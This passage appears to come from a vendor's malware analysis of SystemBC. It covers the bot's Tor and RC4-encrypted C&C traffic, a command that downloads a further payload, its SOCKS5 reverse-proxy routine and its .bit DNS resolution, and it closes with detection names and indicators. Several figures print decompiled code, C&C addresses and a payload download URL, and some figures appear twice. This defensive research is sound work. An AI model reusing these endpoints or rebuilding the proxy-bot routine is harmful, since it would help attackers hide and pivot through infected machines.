0012FA04|54 32 3A 73|65 72 76 78|32 37 38 78|2E 78 79 7A|T2:servx278x.xyz
0012FA14|00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|
0012FA24|00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|
0012FA34|50 4F 52 54|31 3A 34 30|34 34 00 00|54 4F 52 3A|PORT1:4044  TOR:
0012FA44|19 4E 6F E9|78 65 BF 2D|8F E1 00 00|00 00 00 00|↓Noéxe¿- á
0012FA54|00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|
```

Figure 13. Xor-encoded settings data




```
00401C6B  .  FFB5 30FEFFF PUSH DWORD PTR SS:[EBP-1D0]
00401C71  .  FFB5 08FEFFF PUSH DWORD PTR SS:[EBP-1F8]
00401C77  .  FFB5 00FEFFF PUSH DWORD PTR SS:[EBP-200]
00401C7D  .  FF75 F8      PUSH DWORD PTR SS:[EBP-8]
00401C80  .  E8 0D1C0000  CALL fn_encTorData
00401C85  .  FF75 10      PUSH DWORD PTR SS:[EBP+10]
Stack address=0012EB48 (current registers)
EAX=01330005 (current registers)

Address  Hex dump                                         ASCII
01330000 80 00 00 01|03 01 00 00|00 02 00 00|00 00 00 16 €  ┌┴┌   ┐    ┬
01330010 64 66 68 67|37 32 6C 79|6D 77 37 73|33 64 37 62 dfhg72lymw7s3d7b
01330020 3A 34 30 34|34 00 00 00|00 00 00 00|00 00 00 00 :4044
01330030 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00
```

```
00401C6B  .  FFB5 30FEFFF PUSH DWORD PTR SS:[EBP-1D0]
00401C71  .  FFB5 08FEFFF PUSH DWORD PTR SS:[EBP-1F8]
00401C77  .  FFB5 00FEFFF PUSH DWORD PTR SS:[EBP-200]
00401C7D  .  FF75 F8      PUSH DWORD PTR SS:[EBP-8]
00401C80  .  E8 0D1C0000  CALL fn_encTorData
00401C85  .  FF75 10      PUSH DWORD PTR SS:[EBP+10]
Stack address=0012EB48 (current registers)
EAX=01330005 (current registers)

Address  Hex dump                                         ASCII
01330000 80 00 00 01|03 01 00 00|00 02 00 00|00 00 00 16 €  ┌┴┌   ┐    ┬
01330010 64 66 68 67|37 32 6C 79|6D 77 37 73|33 64 37 62 dfhg72lymw7s3d7b
01330020 3A 34 30 34|34 00 00 00|00 00 00 00|00 00 00 00 :4044
01330030 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00
```

Figure 14. C&C URL that is ultimately decrypted

```
- C&C URL (Tor): dfhg72lymw7s3d7b[.]onion:4044
```

After normally accessing the Tor network, the malware will send the information of the infected system including the public IP address that was mentioned earlier. This method is identical to other methods of using Raw TCP socket communications, except that it sends data by using the Tor network. So the malware will send the data encrypted with RC4 algorithm and receive C&C commands encrypted with the same key as in previous cases. The case is also the same for the HTTP communications used for downloading additional payloads.



```
00405230  .  68 8B904000  PUSH OFFSET 0040908B
00405235  .  E8 020D0000  CALL fn_RC4
0040523A  .  0FB65F 01    MOVZX EBX,BYTE PTR DS:[EDI+1]
0040523E  .  66:833F FF   CMP WORD PTR DS:[EDI],0FFFF
00405242  .v 0F85 3603000 JNE 0040557E
Dest=00405F3C (1.fn_RC4)

Address  Hex dump                                         ASCII
00250004 01 00 00 00|68 74 74 70|3A 2F 2F 35|2E 36 31 2E ┌   http://5.61.
00250014 33 33 2E 32|30 30 2F 68|65 6E 6F 73|2E 65 78 65 33.200/henos.exe
```


```
00405230  .  68 8B904000  PUSH OFFSET 0040908B
00405235  .  E8 020D0000  CALL fn_RC4
0040523A  .  0FB65F 01    MOVZX EBX,BYTE PTR DS:[EDI+1]
0040523E  .  66:833F FF   CMP WORD PTR DS:[EDI],0FFFF
00405242  .v 0F85 3603000 JNE 0040557E
Dest=00405F3C (1.fn_RC4)

Address  Hex dump                                         ASCII
00250004 01 00 00 00|68 74 74 70|3A 2F 2F 35|2E 36 31 2E ┌   http://5.61.
00250014 33 33 2E 32|30 30 2F 68|65 6E 6F 73|2E 65 78 65 33.200/henos.exe
```

Figure 15. C&C command received through Tor

```
- Download URL: http://5.61.33[.]200/henos.exe
```

SOCKS5 PROXY

Besides downloader, the main features of SystemBC include being able to operate as Proxy Bot. The figure below shows the commands related to proxies that were mentioned above. Each line creates a socket for the proxy and processes certain proxy packets.



```
else if ( command->mainCommand )// CMD : Process Proxy Packet
{
  fn_sendData(sock_cnc[index], &command->token, command->sizeofCommand, 0);
}
else                            // CMD : Create Proxy
{
  mem_alloced = VirtualAlloc(0, 0x10000u, 0x3000u, 4u);
  if ( !mem_alloced )
    goto LABEL_96;
  data_buf = mem_alloced;
  qmemcpy_wrapper(command, mem_alloced, 0x180u);
  data_buf[96] = handle_proxy;
  data_buf[97] = index;
  qmemcpy_wrapper(&hEvent, data_buf + 98, 4u);
  data_buf[99] = sock_cnc;
  data_buf[100] = data_buf;
  data_buf[101] = &v79;
  data_buf[102] = v83;
  data_buf[103] = v84;
  qmemcpy_wrapper(&v85, data_buf + 104, 4u);
  data_buf[105] = &phContext;
  qmemcpy_wrapper(&v82, data_buf + 106, 4u);
  if ( *(data_buf + 7) == 4 )
    sockfd = socket(23, 1, 6);
  else
    sockfd = socket(2, 1, 6);
  sock_cnc[index] = sockfd;
  *optval = 1;
  setsockopt(sock_cnc[index], 6, 1, optval, 4);
  handle_proxy[index] = CreateThread(0, 0, thread_socks5, data_buf, 0, 0);
```

```
else if ( command->mainCommand )// CMD : Process Proxy Packet
{
  fn_sendData(sock_cnc[index], &command->token, command->sizeofCommand, 0);
}
else                            // CMD : Create Proxy
{
  mem_alloced = VirtualAlloc(0, 0x10000u, 0x3000u, 4u);
  if ( !mem_alloced )
    goto LABEL_96;
  data_buf = mem_alloced;
  qmemcpy_wrapper(command, mem_alloced, 0x180u);
  data_buf[96] = handle_proxy;
  data_buf[97] = index;
  qmemcpy_wrapper(&hEvent, data_buf + 98, 4u);
  data_buf[99] = sock_cnc;
  data_buf[100] = data_buf;
  data_buf[101] = &v79;
  data_buf[102] = v83;
  data_buf[103] = v84;
  qmemcpy_wrapper(&v85, data_buf + 104, 4u);
  data_buf[105] = &phContext;
  qmemcpy_wrapper(&v82, data_buf + 106, 4u);
  if ( *(data_buf + 7) == 4 )
    sockfd = socket(23, 1, 6);
  else
    sockfd = socket(2, 1, 6);
  sock_cnc[index] = sockfd;
  *optval = 1;
  setsockopt(sock_cnc[index], 6, 1, optval, 4);
  handle_proxy[index] = CreateThread(0, 0, thread_socks5, data_buf, 0, 0);
```

Figure 16. Socks5 proxy routine

If the attacker wants to use an infected system as Proxy Bot (using SystemBC of the infected system when accessing a certain address), a command to create proxies will be sent first. SystemBC creates a socket depending on the type when it receives a command to create proxies. The created socket will be managed by index.

After the socket is created, the malware will create a new thread and connect to the address it received. The reason the attacker initially named the malware BackConnect is because SystemBC first connects to the attacker's server instead of the attacker manually accessing SystemBC to attempt Socks5 proxy connection. Since SystemBC cannot be accessed externally if it is installed in the system of a private IP band, malware strains with the Proxy feature mainly use the Reverse Proxy method.

Should the attacker send requests to a certain address later, they will send the created proxy socket with the assigned index. SystemBC will then send the data it received to the address. The data received will be sent to the C&C server through SystemBC. SystemBC thus acts as Proxy Bot, allowing the attacker to hide the IP when performing attacks. If the malware operates in the system that can access internal networks, the networks can be accessed by the external attacker through SystemBC.

Comparison with Previous Versions


The post discussed Type 2 which supports most of the features, but each type has minor variations in the features it supports.

	Type 1	Type 2	Type 3
Recursive Execution Argument	“Start2”	“start”	“start”

	Type 1	Type 2	Type 3
Scan Emisoft product	O	O	X
Installation Path	%ALLUSERSPROFILE%\[Random]	%ALLUSERSPROFILE%\[Random]	Current Path
Downloader feature	X (has only update feature)	Batch, VBS, PowerShell, DLL, Shellcode, and update	Batch, VBS, PowerShell, and update
Support URL shortener .bit	O	X	X

Table 6. Differences in each Type

Type 1 supports the URL shortener ".bit". The following settings data of the malware has the list of DNS servers besides C&C URL and port number.




```
pFile      Raw Data                                          Value
00003000   42 45 47 49 4E 44 41 54  41 00 48 4F 53 54 31 3A  BEGINDATA.HOST1:
00003010   64 62 31 2E 70 75 73 68  73 65 63 73 2E 69 6E 66  db1.pushsecs.inf
00003020   6F 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  o...............
00003030   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00003040   48 4F 53 54 32 3A 64 62  32 2E 70 75 73 68 73 65  HOST2:db2.pushse
00003050   63 73 2E 69 6E 66 6F 00  00 00 00 00 00 00 00 00  cs.info.........
00003060   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00003070   00 00 00 00 00 00 50 4F  52 54 31 3A 34 30 36 39  ......PORT1:4069
00003080   30 00 00 44 4E 53 31 3A  35 2E 31 33 32 2E 31 39  0..DNS1:5.132.19
00003090   31 2E 31 30 34 00 00 00  00 00 00 00 00 00 00 00  1.104...........
000030A0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000030B0   00 00 00 00 44 4E 53 32  3A 6E 73 31 2E 76 69 63  ....DNS2:ns1.vic
000030C0   2E 61 75 2E 64 6E 73 2E  6F 70 65 6E 6E 69 63 2E  .au.dns.opennic.
000030D0   67 6C 75 65 00 00 00 00  00 00 00 00 00 00 00 00  glue............
000030E0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000030F0   00 00 00 44 4E 53 33 3A  6E 73 32 2E 76 69 63 2E  ...DNS3:ns2.vic.
00003100   61 75 2E 64 6E 73 2E 6F  70 65 6E 6E 69 63 2E 67  au.dns.opennic.g
00003110   6C 75 65 00 00 00 00 00  00 00 00 00 00 00 00 00  lue.............
00003120   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

```
pFile      Raw Data                                          Value
00003000   42 45 47 49 4E 44 41 54  41 00 48 4F 53 54 31 3A  BEGINDATA.HOST1:
00003010   64 62 31 2E 70 75 73 68  73 65 63 73 2E 69 6E 66  db1.pushsecs.inf
00003020   6F 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  o...............
00003030   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00003040   48 4F 53 54 32 3A 64 62  32 2E 70 75 73 68 73 65  HOST2:db2.pushse
00003050   63 73 2E 69 6E 66 6F 00  00 00 00 00 00 00 00 00  cs.info.........
00003060   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00003070   00 00 00 00 00 00 50 4F  52 54 31 3A 34 30 36 39  ......PORT1:4069
00003080   30 00 00 44 4E 53 31 3A  35 2E 31 33 32 2E 31 39  0..DNS1:5.132.19
00003090   31 2E 31 30 34 00 00 00  00 00 00 00 00 00 00 00  1.104...........
000030A0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000030B0   00 00 00 00 44 4E 53 32  3A 6E 73 31 2E 76 69 63  ....DNS2:ns1.vic
000030C0   2E 61 75 2E 64 6E 73 2E  6F 70 65 6E 6E 69 63 2E  .au.dns.opennic.
000030D0   67 6C 75 65 00 00 00 00  00 00 00 00 00 00 00 00  glue............
000030E0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000030F0   00 00 00 44 4E 53 33 3A  6E 73 32 2E 76 69 63 2E  ...DNS3:ns2.vic.
00003100   61 75 2E 64 6E 73 2E 6F  70 65 6E 6E 69 63 2E 67  au.dns.opennic.g
00003110   6C 75 65 00 00 00 00 00  00 00 00 00 00 00 00 00  lue.............
00003120   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Figure 17. List of DNS servers in settings data

```
- C&C Server URL 1: db1.pushsecs[.]info:40690 - C&C Server URL 2: db2.pushsecs[.]info:40690 - DNS Server URL 1: 5.132.191[.]104 - DNS Server URL 2: ns1.vic.au.dns.opennic[.]glue - DNS Server URL 3: ns2.vic.au.dns.opennic[.]glue
```

If the C&C server URL ends it ".bit", the malware obtains the IP address of the server by using the DNS servers listed above.



```
    if ( addr_dns != a5132191104 )
      break;                              // "5.132.191.104"
    addr_dns = aNs1VicAuDnsOpe;           // "ns1.vic.au.dns.opennic.glue"
  }
  if ( addr_dns != aNs1VicAuDnsOpe )
    break;
  addr_dns = aNs2VicAuDnsOpe;             // "ns2.vic.au.dns.opennic.glue"
}
Library = fn_loadLibrary(v4, v3, (unsigned int)aDnsapiDll);
DnsQuery_A = fn_GetProcAddress(v11, v10, Library, (unsigned int)aDnsqueryA);
result = (sockaddr *)((int (__stdcall *)(PCSTR, int, int, int *, PADDRINFOA *, _DWORD))DnsQuery_A)(
                       addr_c2,
                       1,
                       8,
                       &v17,
                       &ppResult,
                       0);
```

```
    if ( addr_dns != a5132191104 )
      break;                              // "5.132.191.104"
    addr_dns = aNs1VicAuDnsOpe;           // "ns1.vic.au.dns.opennic.glue"
  }
  if ( addr_dns != aNs1VicAuDnsOpe )
    break;
  addr_dns = aNs2VicAuDnsOpe;             // "ns2.vic.au.dns.opennic.glue"
}
Library = fn_loadLibrary(v4, v3, (unsigned int)aDnsapiDll);
DnsQuery_A = fn_GetProcAddress(v11, v10, Library, (unsigned int)aDnsqueryA);
result = (sockaddr *)((int (__stdcall *)(PCSTR, int, int, int *, PADDRINFOA *, _DWORD))DnsQuery_A)(
                       addr_c2,
                       1,
                       8,
                       &v17,
                       &ppResult,
                       0);
```

Figure 18. DNS query routine for .bit URL

Conclusion

Ever since SystemBC was distributed through exploit kits in the past, the malware has been installed through other malware strains from malicious websites disguised as download pages for cracks and serials of commercial software until recently. While it was used for attacks targeting normal users, it was also employed by attackers in multiple ransomware attacks targeting companies to achieve their goals.

After it is installed, SystemBC stays in the infected system to download additional payloads. Moreover, it can also act as Proxy Bot, meaning that the system can become a passageway for other attackers. Users should apply the latest patch for OS and programs such as Internet browsers, and update V3 to the latest version to prevent malware infection in advance.

AhnLab's anti-malware software, V3, detects and blocks the malware above using the aliases below.

[File Detection] – Trojan/Win.MalPE.R480644 (2022.03.29.02) – Trojan/Win.Generic.C5006057 (2022.03.11.03) – Malware/Win32.RL_Generic.R358611 (2020.12.18.01) – Trojan/Win32.Agent.C3511593 (2019.10.14.08)

[IOC] Type 1 MD5 – beb92b763b426ad60e8fdf87ec156d50

Type 2 MD5 – 8e3a80163ebba090c69ecdeec8860c8b – 28c2680f129eac906328f1af39995787

Type 3 MD5 – ae3f6af06a02781e995650761b3a82c6

Type 1 C&C – db1.pushsecs[.]info:40690 – db2.pushsecs[.]info:40690

